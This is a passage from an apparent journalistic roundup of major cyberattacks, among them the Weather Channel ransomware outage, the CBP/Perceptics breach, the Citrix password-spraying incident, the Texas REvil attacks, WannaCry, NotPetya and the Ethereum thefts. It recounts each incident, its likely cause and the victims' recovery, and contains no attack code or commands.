mental health crisis.

**The Weather Channel ransomware**

The Weather Channel may not seem like a crucial piece of infrastructure, but for many people it's a lifeline — and in April 2019, during a stretch of tornado strikes across the American south, many people were tuning in. But one Thursday morning the channel ceased live broadcasting for [nearly 90 minutes](https://www.theverge.com/2019/4/19/18507869/weather-channel-ransomware-attack-tv-program-cable-off-the-air), something almost unheard of in the world of broadcast television.

It turns out The Weather Channel had fallen victim to a ransomware attack, and while there's been no confirmation of the attack vector, [rumors are that it was via phishing attack](https://www.cybersecurity-insiders.com/ransomware-attack-disrupts-the-weather-channel-for-90-minutes/), one of the most common causes of [ransomware](https://www.csoonline.com/article/3236183/what-is-ransomware-how-it-works-and-how-to-remove-it.html) infection. The attack demonstrated that the boundary between "television" and "the internet" has more or less been erased, as any TV operation like The Weather Channel would be entirely reliant on internet-based services to operate. It also demonstrated one way to beat ransomware. The Weather Channel didn't fork over any bitcoin; rather, they had good backups of the affected servers and were able to get back online in less than two hours.

**U.S. Customs and Border Protection/Perceptics**

The sequence was sadly not that unusual: a hacker breaches a company's servers, gets access to sensitive data, and then demands a ransom. When the executives fail to pay up, the material begins to find its way to the dark web for sale, where the scope of its importance become recognized.

The data turned out to be very important indeed: it was [stolen from the U.S. Customs and Border Protection agency](https://www.washingtonpost.com/technology/2019/06/10/us-customs-border-protection-says-photos-travelers-into-out-country-were-recently-taken-data-breach/) (CBP), and the irony that the agency dedicated to protecting the U.S. borders couldn't protect its own data wasn't lost on anyone. In fact, much of the blame lay on Perceptics, a contractor that provides all the license plate scanners for the border agency, as well as to a host of other U.S. and Canadian government departments. The stolen photos of [cars and drivers](https://www.vice.com/en_us/article/43j5wm/here-are-images-of-drivers-hacked-from-a-us-border-protection-contractor-on-the-dark-web-perceptics) had actually been copied from CBP's computers to Perceptics' own servers, in violation of government policy; Perceptics was then hacked, and the data publicized by the attacker "[Boris Bullet-Dodger](https://www.theregister.co.uk/2019/05/23/perceptics_hacked_license_plate_recognition/)" when ransom negotiations with execs broke down. The case brought up questions about government-contractor relations and the wisdom of allowing the collection of biometric data. While Perceptics' relationship with CBP was suspended in the wake of the attack, the government eventually agreed to [keep doing business with the company](https://www.washingtonpost.com/technology/2019/10/10/surveillance-contractor-that-violated-rules-by-copying-traveler-images-license-plates-can-continue-work-with-cbp/).

**Citrix breach**

When an organization being breached is itself in the cybersecurity business, that's enough to make everyone nervous — but it's also a cautionary tale about how even security vendors can have a hard time establishing a security mindset internally.

Take Citrix, for example. The company makes VPNs, which help secure millions of internet connections, and has extensive dealings with the U.S. government. But it still fell victim to a ["password spraying" attack in March of 2019](https://www.cyberscoop.com/hackers-used-password-spraying-breach-citrix-investigation-confirms/) — essentially, an attack where a hacker attempts to gain access to a system via brute force, by rapidly attempting to login with simple and frequently used passwords (think "password123" and the like). In all likelihood, the attack came from a group associated with the [Iranian government](https://www.cpomagazine.com/cyber-security/massive-citrix-data-breach-thought-to-be-the-work-of-iranian-hackers/). Fortunately, the attackers didn't get very far into Citrix's systems — but the company still promised a revamp of its internal security culture.

**Texas ransomware attacks**

In August of 2019, computer systems in 22 small Texas towns were [rendered useless by ransomware](https://www.nytimes.com/2019/08/20/us/texas-ransomware.html), leaving their governments unable to provide basic services like issuing birth or death certificates. How did a single attacker, using the [REvil/Sodinokibi ransomware](https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/texas-municipalities-hit-by-revil-sodinokibi-paid-no-ransom-over-half-resume-operations), manage to hit so many different towns? There was a single point of weakness: an IT vendor who provided services to all of these municipalities, all of which were too small to support a full-time IT staff.

But if that sort of collective action opened a weakness, there was a power in collaboration as well. Rather than giving in and paying the [$2.5 million ransom demanded](https://www.npr.org/2019/08/20/752695554/23-texas-towns-hit-with-ransomware-attack-in-new-front-of-cyberassault), the towns teamed up with the Texas state government's Department of Information Resources. The agency led a [remediation effort](https://dir.texas.gov/View-About-DIR/Article-Detail.aspx?id=213) that had the cities back on their feet within weeks, in contrast with places like Baltimore, where [systems were offline for months](https://en.wikipedia.org/wiki/2019_Baltimore_ransomware_attack).

**WannaCry**

[WannaCry](https://www.csoonline.com/article/3227906/ransomware/wannacry-ransomware-explained-what-it-is-how-it-infects-and-who-was-responsible.html) was a ransomware attack that spread rapidly in May of 2017. Like all ransomware, it took over infected computers and encrypted the contents of their hard drives, then demanded a payment in Bitcoin in order to decrypt them. The malware took particular root in computers at facilities run by the United Kingdom's NHS.

Malware isn't anything new, though. What made WannaCry significant and scary was the means it used to propagate: it exploited a vulnerability in Microsoft Windows using code that had been secretly developed by the United States National Security Agency. Called EternalBlue, the exploit had been [stolen and leaked by a hacking group called the Shadow Brokers](https://medium.com/@shadowbrokerss/dont-forget-your-base-867d304a94b1). Microsoft had already patched the vulnerability a few weeks before, but many systems hadn't upgraded. Microsoft was furious that the U.S. government had built a weapon to exploit the vulnerability rather than share information about the hole with the infosec community.

**NotPetya**

Petya was just another piece of ransomware when it started circulating via phishing spam in 2016; its main claim to fame was that it encrypted the master boot record of infected machines, making it devilishly difficult for users to get access to their files.

Then, abruptly in June of 2017, a much [more virulent version of the malware started spreading](https://www.csoonline.com/article/3204148/security/notpetya-and-shadow-brokers-july-vip-service-mystery-gift-dump-of-the-month-club.html). It was different enough from the original that it was dubbed *[NotPetya](https://www.csoonline.com/article/3233210/ransomware/petya-ransomware-and-notpetya-malware-what-you-need-to-know-now.html)*; it originally propagated via compromised Ukrainian accounting software and spread via the same EternalBlue exploit that WannaCry used. NotPetya is widely believed to be a cyberattack from Russia against Ukraine, though Russia denies it, opening up a possible era of states using weaponized malware.

**Ethereum**

While this one might not have been as high-profile as some of the others on this list, it deserves a spot here due to the sheer amount of money involved. Ether is a Bitcoin-style cryptocurrency, and $7.4 million in Ether was [stolen from the Ethereum app platform in a manner of minutes in July](https://www.csoonline.com/article/3209130/security/hacker-allegedly-stole-7-4-million-worth-of-ether-in-three-minutes.html). Then, just weeks later came [a $32 million heist](http://www.businessinsider.com/report-hackers-stole-32-million-in-ethereum-after-a-parity-breach-2017-7). The whole incident raised questions about the security of blockchain-based currencies.